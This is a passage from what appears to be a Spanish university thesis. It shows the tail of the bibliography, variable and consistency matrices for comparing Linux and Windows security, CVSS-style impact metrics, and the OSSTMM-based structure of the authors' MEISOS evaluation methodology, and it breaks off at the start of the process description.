MONTERRUBIO HERNÁNDEZ, Elias. Uso del check disk. Con-Ciencia Serrana Boletín Científico de la Escuela Preparatoria Ixtlahuaco, 2021, vol. 3, no 5, p. 34-36.

MONTORO, Arturo Fernandez. Linux Mint System Administrator's Beginner's Guide. Packt Publishing, 2012.

MOSQUERA MAZACON, María Brigitte. Análisis comparativo sobre las herramientas de Seguridad Informática Open Source: Nessus y Snort. 2022. Tesis de Licenciatura. Babahoyo: UTB-FAFI. 2022.

MUÑOZ, Francisco. Sistemas operativos monopuesto. España: Mc Graw Hillo Education, 2012. 12 pp. ISBN: 9788448185534

MUÑOZ, Juan. Diseño de políticas de seguridad informática para la dirección de tecnologías de la información y comunicación (DTIC) de la Universidad de Cuenca. Tesis (Obtención del Grado de Magister en Gestión Estratégica de Tecnologías de Información y Comunicación). Ecuador: Cuenca, Universidad de Cuenca, 2016. 150 pp.

NARVÁEZ Bonilla, Jhomar. Aplicación de la metodología OSSTMM para la seguridad de la red inalámbrica de la universidad técnica del norte mediante

herramientas de KALI LINUX. Tesis (Título de Ingeniero en sistemas Computacionales). Ecuador: Universidad Técnica del Norte. Facultad de Ingeniería en Ciencias Aplicadas, 2019. 191 pp.

ÑAUPAS, H., PALACIOS, J., ROMERO, H. y VALDIVIA, M. Metodología y diseños en investigación científica. Cuantitativa–Cualitativa y Redacción de la Tesis. 5. Bogotá: Ediciones de la U, 2018. ISBN: 978-958-762-876-0.

ORTIZ Aristizabal, Diego. Desarrollo de metodología para hallazgos de vulnerabilidades en redes corporativas e intrusiones controladas. Colombia: Universidad Los Libertadores, 2015. 141 pp.

PACOTAYPE Huamán, Rogelio. Metodología integral para evaluar el rendimiento de firewalls. Tesis (Título profesional de ingeniero de sistemas). Perú: Universidad César Vallejo, Facultad de Ingeniería, 2018. 126 pp.

PÁEZ Gonzales, Daniel. Propuesta de metodología de evaluación de seguridad informática, aplicada a proveedores de servicios de pequeñas y medianas empresas (PYME), que accedan a información de personas físicas en el municipio de Toluca, Estado de México. Tesis (Maestro en alta dirección en sistemas de información). México: Universidad Autónoma de Estado de México, 2017. 51 pp.

PARISI, Marc. Customized file systems: an investigator's approach. En Proceedings of the 46th Annual Southeast Regional Conference on XX. 2008. p. 13-17.

PAZMIÑO Gomez, Luis. Diseño de una metodología para la detección de ataques a infraestructuras informáticas basada en la correlación de eventos. Tesis (Magister en seguridad telemática). Ecuador: Escuela superior politécnica de Chimborazo, 2017. 29 pp.

PÉREZ, María. WINDOWS 7. En Profundidad. RC Libros, 2009.

QUISHPE, Henry. Análisis de Vulnerabilidades en la Red LAN Jerárquica de la Universidad Nacional de Loja, en el Área de la energía, industrias y los recursos naturales no renovables. Tesis (Título de Ingeniero en Sistemas). Ecuador: Universidad Nacional de Loja, 2016. 180 pp.

REBOLLO PEDRUELO, Miguel. Instalación de Ubuntu. 2017.

https://riunet.upv.es/handle/10251/82795

RENDÓN, Aura Zambrano, MENDOZA, Marlon Navia. Análisis de seguridad de la implementación del protocolo SSL/TLS en un servidor RADIUS: Caso de estudio. Revista Ibérica de Sistemas e Tecnologias de Informação, 2020, no E29, p. 91-105.

ROBA, Luis, VENTO, Jose y GARCIA, Luis. Metodología para la detección de vulnerabilidades en las redes de datos utilizando Kali-Linux. Avances – Cuba. Revista científica, Vol. 18, No.4, 2016.
ISSN: 1562-3297

RODRÍGUEZ, Angélica [et al.]. Windows vs Linux [en línea]. Yumpu. 14 de diciembre de 2012. [Fecha de consulta: X de junio de 2022]. Disponible en: https://www.yumpu.com/es/document/view/14343121/windows-vs-linux

ROJAS Carriel, Angel y CASTRO Pesantes, Fernando. Análisis y detección de vulnerabilidades en los servidores públicos del centro de cómputo de la empresa intermediaria de ventas utilizando la metodología internacional OSSTMM. Tesis (Título de Ingeniero de Networking y Telecomunicaciones). Ecuador: Universidad de Guayaquil. Facultad de ciencias matemáticas y físicas, 2015. 207 pp.

ROMERO, Martha, FIGUEROA, Grace, VERA, Denisse, et al. Introducción a la seguridad informática y el análisis de vulnerabilidades. España: Área de Innovación y Desarrollo, S.L. 2018. ISBN: 978-84-949306-1-4

RUIZ Viera, Kenny y DELGADO Ramos, Wilson. Implementación de una solución de seguridad perimetral Open Source en la Red Telemática de la Universidad Nacional Pedro Ruiz Gallos. Tesis (Título de Ingeniero de Sistemas). Universidad de Lambayeque, facultad de ciencias de la ingeniería. 2018. 69 pp.

SÁNCHEZ, José Cegarra. Metodología de la investigación científica y tecnológica. Ediciones Díaz de Santos, 2004.

SERRANO CASTAÑO, Francisco Javier. Gestión de Procesos en los Sistemas Operativos. 2011. https://openaccess.uoc.edu/webapps/o2/handle/10609/8179

SHEMYAKINSKAYA, Anastasia Sergeevna; NIKIFOROV, Igor Valerievich. Hard drives monitoring automation approach for Kubernetes container orchestration system. Труды института системного программирования PAH, 2020, vol. 32, no 2, p. 99-106.

SOLARTE, Francisco, ROSERO, Edgar y DEL CARMEN, Mirian. Metodología de análisis y evaluación de riesgos aplicados a la seguridad informática y de información bajo la norma ISO/IEC 27001. *Revista Tecnológica-ESPOL*, 2015, **28** (5).

SOUZA, Galileo. *Comparação da segurança entre os sistemas GNU/LINUX MINT 19.2 e windows 10 pro versão 1903*. Tesis de Pregrado. Academia Militar Das Agulhas Negras Academia Real Militar, 2020.

STALLMAN, Richard. La definición de software libre. Communiars. *Revista de Imagen, Artes y Educación Crítica y Social*. 2020, 3, pp. 151-154.

TORRES, Carlos. *et al. comparativa sobre el uso de la memoria en Windows y Linux*, 2012 [consulta: 25 de junio de 2022]. Disponible en: https://www.yumpu.com/es/document/view/6020898/comparativa-sobre-el-uso-de-la-memoria-en-windows-y-neo-tech

TORRES Calderón, Pedro y ALFARO Paredes, Emigdio. MEPES: Methodology for Evaluating the Performance of E-Mail Servers. Perú: Universidad César Vallejo, Lima, 2018. 48 pp.

UREÑA, Julio. 7.5 - Payloads & Msfvenom - Curso Introducción al Hacking & Pentesting, 2020 [consulta: 7 de mayo de 2022]. Disponible en: https://youtu.be/fzBaUXpWsk4

UREÑA, Julio. *10.2 - Nmap Análisis de Vulnerabilidades - Curso Introducción al Hacking & Pentesting*, 2020 [consulta: 23 de mayo de 2022]. Disponible en: https://youtu.be/r53oZKkyhRk

WOLF, G. *et al. Fundamentos de sistemas operativos*. México D.F.: Instituto de Investigaciones Económicas, 2015. 367 p.

ISBN: 978-607-02-6544-0

YORAN, Amit. Tenable.io User Guide, 2022 [consulta: 18 de junio de 2022]. Disponible en:

https://docs.tenable.com/tenableio/Content/PDF/Tenableio_User_Guide.pdf

ZANABRIA TICONA, E., CAYO MAMANI, E. *Seguridad informática en dispositivos móviles con Sistemas Operativos Android mediante Pentesting*. Tesis de Pregrado. Universidad Nacional del Altiplano, 2018.

ZHAN, Yang, et al. Copy-on-Abundant-Write for Nimble File System Clones. *ACM Transactions on Storage (TOS)*. 2021, 17, pp. 1-27.

ANEXOS

Anexo 1: Matriz de operacionalización de variables

La tabla 37 muestra la descripción de las variables de la metodología a través de la Matriz de Operacionalización de Variables.

Tabla 37 Matriz de operacionalización de variables

VARIABLES DE ESTUDIO	DEFINICIÓN CONCEPTUAL	DEFINICIÓN OPERACIONAL	DIMENSIÓN	INDICADOR	ESCALA DE MEDICIÓN
Proceso de la CPU	Los especialistas de la biblioteca de la Universidad de Alicante (2018) explicaron el proceso como el programa de ejecución que requiere de un conjunto de recursos para realizar sus tareas, el sistema operativo es el que decide cuales son los procesos que tendrá la comunicación con el procesador en cada momento del tiempo y también el permite la coordinación de accesos concurrentes de los procesos a ciertos recursos del sistema (p. 4).	Identificar las vulnerabilidades relacionadas con proceso de la CPU, realizar las pruebas de seguridad informática de proceso de la CPU y medir los resultados a través de la métrica de impacto en la disponibilidad de la CPU (Herzog, 2003).	Disponibilidad de CPU del sistema operativo (Muñoz, 2012)	Reducción de disponibilidad de CPU (Muñoz, 2012)	Valor
Espacio de almacenamiento del disco	Los especialistas de la biblioteca de la Universidad de Alicante (2018) explicaron que el área de almacenamiento es compartida por los dispositivos de Entrada/Salida y la CPU y el sistema operativo se encarga de conocer que partes de la memoria se usan para gestionar este espacio y cuando haya espacio disponible decide cuales son los procesos que se van a cargar en la memoria para asignarlos según sea necesario (p. 4).	Identificar las vulnerabilidades relacionadas con espacio de almacenamiento del disco, realizar las pruebas de seguridad informática de espacio de almacenamiento del disco y medir los resultados a través de la métrica de impacto en la disponibilidad de espacio de almacenamiento del disco (Herzog, 2003).	Disponibilidad de espacio de almacenamiento del disco del sistema operativo (Muñoz, 2012)	Reducción de disponibilidad de espacio de almacenamiento del disco (Muñoz, 2012)	Valor

VARIABLES DE ESTUDIO	DEFINICIÓN CONCEPTUAL	DEFINICIÓN OPERACIONAL	DIMENSIÓN	INDICADOR	ESCALA DE MEDICIÓN
Uso de la memoria RAM	Muñoz (2012) explicó que el uso de la memoria RAM es el componente necesario para procesar toda la información, la gran mayoría de datos que se tienen que procesar tendrán que pasar por la memoria central y los datos y programas que tienen que procesarse tienen que estar ubicados físicamente en la memoria RAM (p. 12).	Identificar las vulnerabilidades relacionadas con uso de la memoria RAM, realizar las pruebas de seguridad informática de uso de la memoria RAM y medir los resultados a través de su métrica de impacto en la disponibilidad de memoria RAM (Herzog, 2003).	Disponibilidad de memoria RAM del sistema operativo (Muñoz, 2012)	Reducción de disponibilidad de memoria RAM (Muñoz, 2012)	Valor
Sistema de archivos	Muñoz (2012) explicó que el sistema de archivos es aquel que utiliza el sistema operativo para poder gestionar cada uno de los archivos almacenados en la memoria mostrando la fecha de modificación, la fecha de creación, el tipo, el tamaño y el nombre del archivo, entre otros datos más (p. 65).	Identificar las vulnerabilidades relacionadas con el sistema de archivos, realizar las pruebas de seguridad informática de sistema de archivos y medir los resultados a través de su métrica de impacto en la integridad del sistema de archivos (Herzog, 2003).	Integridad del sistema de archivos del sistema operativo (Muñoz, 2012)	Conservación de integridad del sistema de archivos (Muñoz, 2012)	Valor

VARIABLES DE ESTUDIO	DEFINICIÓN CONCEPTUAL	DEFINICIÓN OPERACIONAL	DIMENSIÓN	INDICADOR	ESCALA DE MEDICIÓN
Vulnerabilidades	Souza (2020) explicó las vulnerabilidades como conjunto de instrucciones para controlar al sistema operativo y que pueden contener fallas que terminan en la ejecución de comandos no deseados por el usuario, ya sea de manera intencional o no (p. 36).	Identificar las vulnerabilidades del sistema operativo y realizar las pruebas de seguridad informática de las vulnerabilidades identificadas que estén relacionadas a las demás variables (Herzog, 2003).	Vulnerabilidades del sistema operativo (Muñoz, 2012)	Cantidad de vulnerabilidades (Muñoz, 2012)	Valor

Anexo 2: Matriz de consistencia

La tabla 38 muestra los procedimientos de la presente investigación a través de la Matriz de Consistencia.

Tabla 38 Matriz de consistencia

PROBLEMA	OBJETIVO	HIPÓTESIS	VARIABLES DE ESTUDIO	DIMENSIÓN	INDICADOR
No se ha encontrado metodologías integrales para la evaluación de la seguridad informática en torno a los componentes de los sistemas operativos en máquinas virtuales y que comparen los sistemas operativos Linux versus los sistemas operativos Windows.	Elaborar la metodología para la evaluación de la seguridad informática de sistemas operativos y aplicarla para determinar si los sistemas operativos Linux tienen mayor nivel de seguridad informática que los sistemas operativos Windows.	Los sistemas operativos Linux tuvieron un mejor nivel de seguridad informática que los sistemas operativos Windows.	-	-	-
PE1: No se ha encontrado metodologías para la evaluación de seguridad informática enfocadas en la evaluación de la reducción de disponibilidad de CPU.	**OE1:** Determinar si los sistemas operativos Linux tienen menor reducción de disponibilidad de CPU que los sistemas operativos Windows ante ataques de seguridad informática.	**HE1:** Los sistemas operativos Linux tuvieron menor reducción de disponibilidad de CPU que los sistemas operativos Windows ante ataques de seguridad informática (Serrano, 2011, p. 69; Torres et al., 2012, p. 23).	Proceso de la CPU	Disponibilidad de CPU del sistema operativo (Muñoz, 2012)	Reducción de disponibilidad de CPU (Muñoz, 2012)

PROBLEMA	OBJETIVO	HIPÓTESIS	VARIABLES DE ESTUDIO	DIMENSIÓN	INDICADOR
PE2: No se ha encontrado metodologías para la evaluación de seguridad informática enfocadas en la evaluación de la reducción de disponibilidad de espacio de almacenamiento del disco.	**OE2:** Determinar si los sistemas operativos Linux tienen menor reducción de disponibilidad de espacio de almacenamiento del disco que los sistemas operativos Windows ante ataques de seguridad informática.	**HE2:** Los sistemas operativos Linux tuvieron menor reducción de disponibilidad de espacio de almacenamiento del disco que los sistemas operativos Windows ante ataques de seguridad informática (Rodríguez, 2012, p. 26; Costa, 2002, p. 501).	Espacio de almacenamiento del disco	Disponibilidad de espacio de almacenamiento del disco del sistema operativo (Muñoz, 2012)	Reducción de disponibilidad de espacio de almacenamiento del disco (Muñoz, 2012)
PE3: No se ha encontrado metodologías para la evaluación de seguridad informática enfocadas en la evaluación de la reducción de disponibilidad de memoria RAM.	**OE3:** Determinar si los sistemas operativos Linux tienen menor reducción de disponibilidad de memoria RAM que los sistemas operativos Windows ante ataques de seguridad informática.	**HE3:** Los sistemas operativos Linux tuvieron menor reducción de disponibilidad de memoria RAM que los sistemas operativos Windows ante ataques de seguridad informática (Serrano, 2011, p. 68; Torres et al., 2012, p. 23).	Uso de la memoria RAM	Disponibilidad de memoria RAM del sistema operativo (Muñoz, 2012)	Reducción de disponibilidad de memoria RAM (Muñoz, 2012)

PROBLEMA	OBJETIVO	HIPÓTESIS	VARIABLES DE ESTUDIO	DIMENSIÓN	INDICADOR
PE4: No se ha encontrado metodologías para la evaluación de seguridad informática enfocadas en la evaluación de la conservación de integridad del sistema de archivos.	**OE4:** Determinar si los sistemas operativos Linux tienen mayor conservación de integridad del sistema de archivos que los sistemas operativos Windows ante ataques de seguridad informática.	**HE4:** Los sistemas operativos Linux tuvieron mejor conservación de integridad del sistema de archivos que los sistemas operativos Windows ante ataques de seguridad informática (García et al., 2001, p. 23; Dhjaku, 2018, p. 4).	Sistema de archivos	Integridad del sistema de archivos del sistema operativo (Muñoz, 2012)	Conservación de integridad del sistema de archivos (Muñoz, 2012)
PE5: No se han encontrado metodologías para la evaluación de seguridad informática enfocadas en la evaluación de la cantidad de vulnerabilidades.	**OE5:** Determinar si los sistemas operativos Linux tienen menor cantidad de vulnerabilidades que los sistemas operativos Windows ante ataques de seguridad informática.	**HE5:** Los sistemas operativos Linux tuvieron menor cantidad de vulnerabilidades que los sistemas operativos Windows (Souza, 2020, p. 45; Rendón, 2020, p. 102).	Vulnerabilidades	Vulnerabilidades del sistema operativo (Muñoz, 2012)	Cantidad de vulnerabilidades (Muñoz, 2012)

Anexo 3: Métricas para evaluar la seguridad informática del sistema operativo

La tabla 39 muestra a detalle el significado y los niveles de riesgo de cada una de las métricas para evaluar la seguridad informática del sistema operativo.

Tabla 39 Métricas para evaluar la seguridad informática del sistema operativo

MÉTRICAS		NIVELES DE RIESGO DE LAS MÉTRICAS	
SIGLAS	**SIGNIFICADO**	**SIGLAS**	**SIGNIFICADO**
Impacto en la Disponibilidad de la CPU (C)	Esta métrica mide el impacto en la disponibilidad de la CPU del sistema operativo. Los especialistas de la biblioteca de la Universidad de Alicante (2018) explicaron el proceso como el programa de ejecución que requiere de un conjunto de recursos para realizar sus tareas, el sistema operativo es el que decide cuales son los procesos que tendrá la comunicación con el procesador en cada momento del tiempo y también el permite la coordinación de accesos concurrentes de los procesos a ciertos recursos del sistema (p. 4).	**Ninguno (C:N)**	No hay pérdida de disponibilidad de la CPU del sistema operativo (First, 2019).
		Bajo (C:B)	Hay un aumento leve o pequeños aumentos en el uso de la CPU del sistema operativo. La CPU del sistema operativo está parcialmente disponible todo el tiempo, o completamente disponible solo una parte del tiempo, pero en general no hay una consecuencia directa y grave (First, 2019).
		Alto (C:A)	Hay un aumento total del uso de la CPU del sistema operativo. La CPU del sistema operativo está sin disponibilidad durante todo el tiempo y la pérdida de disponibilidad de la CPU presenta una consecuencia directa y grave (First, 2019).
Impacto en la Disponibilidad de Espacio de Almacenamiento del Disco (EA)	Esta métrica mide el impacto en la disponibilidad del Espacio de Almacenamiento del Disco del sistema operativo. Los especialistas de la biblioteca de la Universidad de Alicante (2018) explicaron que el área de almacenamiento es compartida por los dispositivos de Entrada/Salida y la CPU y el sistema operativo se encarga de conocer que partes de la memoria se usan para gestionar este espacio y cuando haya espacio disponible decide cuales son los procesos que se van a cargar en la memoria para asignarlos según	**Ninguno (EA:N)**	No hay pérdida de disponibilidad del espacio de almacenamiento del disco del sistema operativo (First, 2019).
		Bajo (EA:B)	Hay un aumento leve en el espacio de almacenamiento del disco del sistema operativo. El espacio de almacenamiento del disco del sistema operativo está parcialmente disponible todo el tiempo, pero en general no hay una consecuencia directa y grave (First, 2019).

MÉTRICAS		NIVELES DE RIESGO DE LAS MÉTRICAS	
SIGLAS	**SIGNIFICADO**	**SIGLAS**	**SIGNIFICADO**
Impacto en la Disponibilidad de Espacio de Almacenamiento del Disco (EA)	sea necesario (p. 4).	**Alto (EA:A)**	Hay un aumento total en el espacio de almacenamiento del disco del sistema operativo. El espacio de almacenamiento del disco del sistema operativo está en aumento total durante todo el tiempo y la pérdida de disponibilidad del espacio de almacenamiento del disco presenta una consecuencia directa y grave (First, 2019).
Impacto en la Disponibilidad del Sistema de Entrada/Salida (ES)	Esta métrica mide el impacto en la disponibilidad del Sistema de Entrada/Salida del sistema operativo. Muñoz (2012) explicó que el Sistema de Entrada/Salida es una de las funciones principales del sistema operativo que se encarga de determinar el dispositivo que requiere la atención del procesador, enviar órdenes y eliminar posibles errores (p. 62).	**Ninguno (ES:N)**	No hay pérdida de disponibilidad del Subsistema de Entrada/Salida del sistema operativo (First, 2019).
		Bajo (ES:B)	Hay interrupciones en la disponibilidad del Subsistema de Entrada/Salida del sistema operativo. Los periféricos del sistema operativo están parcialmente disponibles todo el tiempo, o completamente disponibles solo una parte del tiempo, pero en general no hay una consecuencia directa y grave (First, 2019).
		Alto (ES:A)	Hay una pérdida total de la disponibilidad del Subsistema de Entrada/Salida del sistema operativo. Los periféricos del sistema operativo están sin disponibilidad durante todo el tiempo y la pérdida de disponibilidad del Sistema de Entrada/Salida presenta una consecuencia directa y grave (First, 2019).
Impacto en la Disponibilidad de la Memoria RAM (MR)	Esta métrica mide el impacto en la disponibilidad de la Memoria RAM del sistema operativo. Muñoz (2012) explicó que el uso de la memoria RAM es el componente necesario para procesar toda la información, la gran mayoría de datos que se tienen que procesar tendrán que pasar por la memoria central y los datos y programas que tienen que procesarse tienen que estar ubicados físicamente en la memoria RAM (p. 12).	**Ninguno (MR:N)**	No hay pérdida de disponibilidad de la Memoria RAM del sistema operativo (First, 2019).
		Bajo (MR:B)	Hay un aumento leve o pequeños aumentos en el uso de la memoria RAM del sistema operativo. La memoria RAM del sistema operativo está parcialmente disponible todo el tiempo, o completamente disponible solo una parte del tiempo, pero en general no hay una consecuencia directa y grave (First, 2019).
		Alto (MR:A)	Hay un aumento total del uso de la memoria RAM del sistema operativo. La memoria RAM del sistema operativo está sin disponibilidad durante todo el tiempo y la pérdida de disponibilidad de la memoria RAM presenta una consecuencia directa y grave (First, 2019).

MÉTRICAS		NIVELES DE RIESGO DE LAS MÉTRICAS	
SIGLAS	**SIGNIFICADO**	**SIGLAS**	**SIGNIFICADO**
Impacto en la Integridad del Sistema de Archivos (SA)	Esta métrica mide el impacto en la integridad del Sistema de Archivos del sistema operativo. Muñoz (2012) explicó que el sistema de archivos es aquel que utiliza el sistema operativo para poder gestionar cada uno de los archivos almacenados en la memoria mostrando la fecha de modificación, la fecha de creación, el tipo, el tamaño y el nombre del archivo, entre otros datos más (p. 65).	**Ninguno (SA:N)**	No hay pérdida de integridad del Sistema de Archivos del sistema operativo (First, 2019).
		Bajo (SA:B)	Hay pérdida de integridad del Sistema de Archivos del sistema operativo. El Sistema de Archivos del sistema operativo está parcialmente disponible todo el tiempo, o completamente disponible solo una parte del tiempo tras su alteración, pero en general no hay una consecuencia directa y grave (First, 2019).
		Alto (SA:A)	Hay pérdida de integridad del Sistema de Archivos del sistema operativo. Hubo destrucción del Sistema de Archivos tras su alteración quedando sin disponibilidad durante todo el tiempo y la pérdida de disponibilidad presenta una consecuencia directa y grave (First, 2019).
Impacto en la Integridad del Sistema de Protección (SP)	Esta métrica mide el impacto en la integridad del Sistema de Protección del sistema operativo. Muñoz (2012) explicó el Sistema de Protección es aquel sistema que utiliza el sistema operativo para generar conjuntos de usuarios o grupos y poder concederle los privilegios a ese grupo en el sistema, para que luego se puedan heredar de forma directa, por los grupos o usuarios que	**Ninguno (SP:N)**	No hay pérdida de integridad del Sistema de Protección en el sistema operativo (First, 2019).
		Bajo (SP:B)	La modificación del Sistema de Protección es posible, pero no hay consecuencias tras la modificación, o hay restricción en el nivel de modificación. La modificación del nivel de acceso a los niveles de privilegios no tuvo un impacto directo y serio en el sistema operativo (First, 2019).

MÉTRICAS		NIVELES DE RIESGO DE LAS MÉTRICAS	
SIGLAS	**SIGNIFICADO**	**SIGLAS**	**SIGNIFICADO**
Impacto en la Integridad del Sistema de Protección (SP)	dependan de él (p. 166).	**Alto (SP:A)**	Hay una pérdida total en la integridad del Sistema de Protección. Por ejemplo, una modificación de cualquier o todos los niveles de acceso a los niveles de privilegio del sistema operativo. Alternativamente, solo se pueden acceder a un nivel de privilegio, pero la modificación de estos presentaría una consecuencia directa y grave para el sistema operativo (First, 2019).
Impacto en la Disponibilidad de Puertos de Red (PR)	Esta métrica mide el impacto en la disponibilidad de los Puertos de Red del sistema operativo. Muñoz (2012) explicó que los Puertos de Red son interfaces para enviar o recibir señales de otros equipos que disponen de cableado y componentes específicos para que los equipos puedan comunicarse entre ellos a través de la red (p. 180).	**Ninguno (PR:N)**	No hay pérdida de disponibilidad de Puertos de Red del sistema operativo (First, 2019).
		Bajo (PR:B)	Hay un rendimiento reducido o interrupciones en la disponibilidad de los Puertos de Red del sistema operativo. Los Puertos de Red del sistema operativo están parcialmente disponibles todo el tiempo, o completamente disponibles solo una parte del tiempo, pero en general no hay una consecuencia directa y grave (First, 2019).
		Alto (PR:A)	Hay una pérdida total de la disponibilidad de los Puertos de Red del sistema operativo. Los Puertos de Red del sistema operativo están sin disponibilidad durante todo el tiempo y la pérdida de disponibilidad de los Puertos de Red presenta una consecuencia directa y grave (First, 2019).

En el desarrollo de la investigación y de la metodología se utilizaron únicamente las 4 métricas: Impacto en la Disponibilidad de la CPU (C), Impacto en la Disponibilidad de Espacio de Almacenamiento del Disco (EA), Impacto en la Disponibilidad de la Memoria RAM (MR) e Impacto en la Integridad del Sistema de Archivos (SA) por un inconveniente en la disponibilidad de recursos para realizar todas las pruebas de seguridad informática. Al desarrollarse las pruebas a través de máquinas virtuales, algunas herramientas no fueron compatibles con los softwares virtuales que se implementaron y por ello estas 4 métricas fueron utilizadas en los procedimientos de la metodología.

Anexo 4: Estructura de MEISOS

La estructura que se desarrolló para la metodología fue en base a las buenas prácticas de OSSTMMv2.1 y procedimientos de metodologías de estudios anteriores que se explicarán más adelante, la figura 1 muestra la estructura de MEISOS.

Figura 1 Estructura de MEISOS

Estudio comparativo cuantitativo de las tecnologías Microservicios y REST (Macarlupu y Marin, 2020)	OSSTMM 2.1: Open-Source Security Testing Methodology Manual				Metodología de Evaluación de Seguridad Informática (Páez, 2020)
PREPARAR EL ENTORNO DE PRUEBA.	SONDEO DE RED	IDENTIFICACIÓN DE LOS SERVICIOS DE SISTEMAS	BÚSQUEDA Y VERIFICACIÓN DE VULNERABILIDADES	TESTEO DE CONTROL DE ACCESO	REPORTE DE EVALUACIÓN DE EXPOSICIÓN
P1: INSTALAR EL SISTEMA OPERATIVO.	**P2: EXPLORAR LA RED DEL SISTEMA OPERATIVO.**		**P3: IDENTIFICAR LAS VULNERABILIDADES DEL SISTEMA OPERATIVO.**	**P4: REALIZAR LAS PRUEBAS DE SEGURIDAD INFORMÁTICA DEL SISTEMA OPERATIVO.**	**P5: VALORAR LAS PRUEBAS DE SEGURIDAD INFORMÁTICA DEL SISTEMA OPERATIVO.**
ESTRUCTURA DE LA METODOLOGÍA PARA LA EVALUACIÓN DE LA SEGURIDAD INFORMÁTICA DE SISTEMAS OPERATIVOS					

A continuación, se explicarán cada módulo y procedimiento que se tomó como referencia de estudios anteriores y estándares, para crear los procedimientos que comprende MEISOS:

A. Para la creación del **PROCEDIMIENTO 1** de MEISOS, se tomó como referencia uno de los procedimientos de la investigación acerca del Estudio Comparativo Cuantitativo de las Tecnologías Microservicios y REST, el cual es **Preparar el Entorno de Prueba,** este procedimiento fue tomado como referencia del cual Macarlupu y Marin (2020) explicaron que la finalidad de este procedimiento es hacer las configuraciones iniciales para realizar las pruebas (p. 77).

B. Para la creación de los **PROCEDIMIENTO 2**, **PROCEDIMIENTO 3** y **PROCEDIMIENTO 4** de MEISOS, se tomaron como base los módulos del estándar Open-Source Security Testing Methodology Manual (OSSTMM v2.1). De este estándar se tomaron 4 módulos generales de la Sección C - Seguridad en las tecnologías de Internet. De los cuales son:

a. Sondeo de Red: Este módulo fue tomado como base para la creación del PROCEDIMIENTO 2, Herzog (2003) definió que este módulo es una combinación de recolección de datos, obtención de información y política de control para realizar pruebas de seguridad informática (p. 79).

b. Identificación de los Servicios de Sistemas: Este módulo también fue tomado como base para la creación la PROCEDIMIENTO 2, Herzog (2003) explicó este módulo como el escaneo de puertos es la prueba invasiva de los puertos del sistema en los niveles de transporte y red necesarios para la evaluación de un sistema de información (p. 83).

c. Búsqueda y Verificación de Vulnerabilidades: Este módulo fue tomado como base para la creación la PROCEDIMIENTO 3, Herzog (2003) explicó que la finalidad de este módulo es la identificación, comprensión y verificación de debilidades, errores de configuración y vulnerabilidades (p. 86).


d. **Testeo de Control de Acceso:** Este módulo fue tomado como base para la creación la PROCEDIMIENTO 4, Herzog (2003) explicó que módulo está diseñado para testear si solo lo que debe estar expresamente permitido puede ser aceptado dentro de la red (p. 94).

C. Para la creación de la **PROCEDIMIENTO 5** de MEISOS, se tomó como referencia una de las fases de la investigación acerca de la Propuesta de Metodología de Evaluación de Seguridad Informática, el cuál es **Reporte de Evaluación de Exposición,** este procedimiento fue tomada como referencia del cual Páez (2017) explicó que el evaluador debe seleccionar y asignar el valor que describa la exposición al riesgo después de evaluar el nivel de seguridad de información (p. 71).

Anexo 5: Procesos de MEISOS

La figura 2 muestra los procesos de MEISOS.

Figura 2 Procesos de MEISOS



Objetivo:

El objetivo de MEISOS es evaluar la seguridad informática de un sistema operativo con el principal fin de establecer los niveles de riesgo de seguridad informática del sistema operativo.

Alcance:

El alcance de MEISOS contiene:

- Explorar la red del sistema operativo (Herzog, 2003).
- Identificar las vulnerabilidades del sistema operativo (Herzog, 2003).
- Realizar las pruebas de seguridad informática del sistema operativo (Herzog, 2003).
- Valorar las pruebas de seguridad informática del sistema operativo (Páez, 2017).

Entrada:

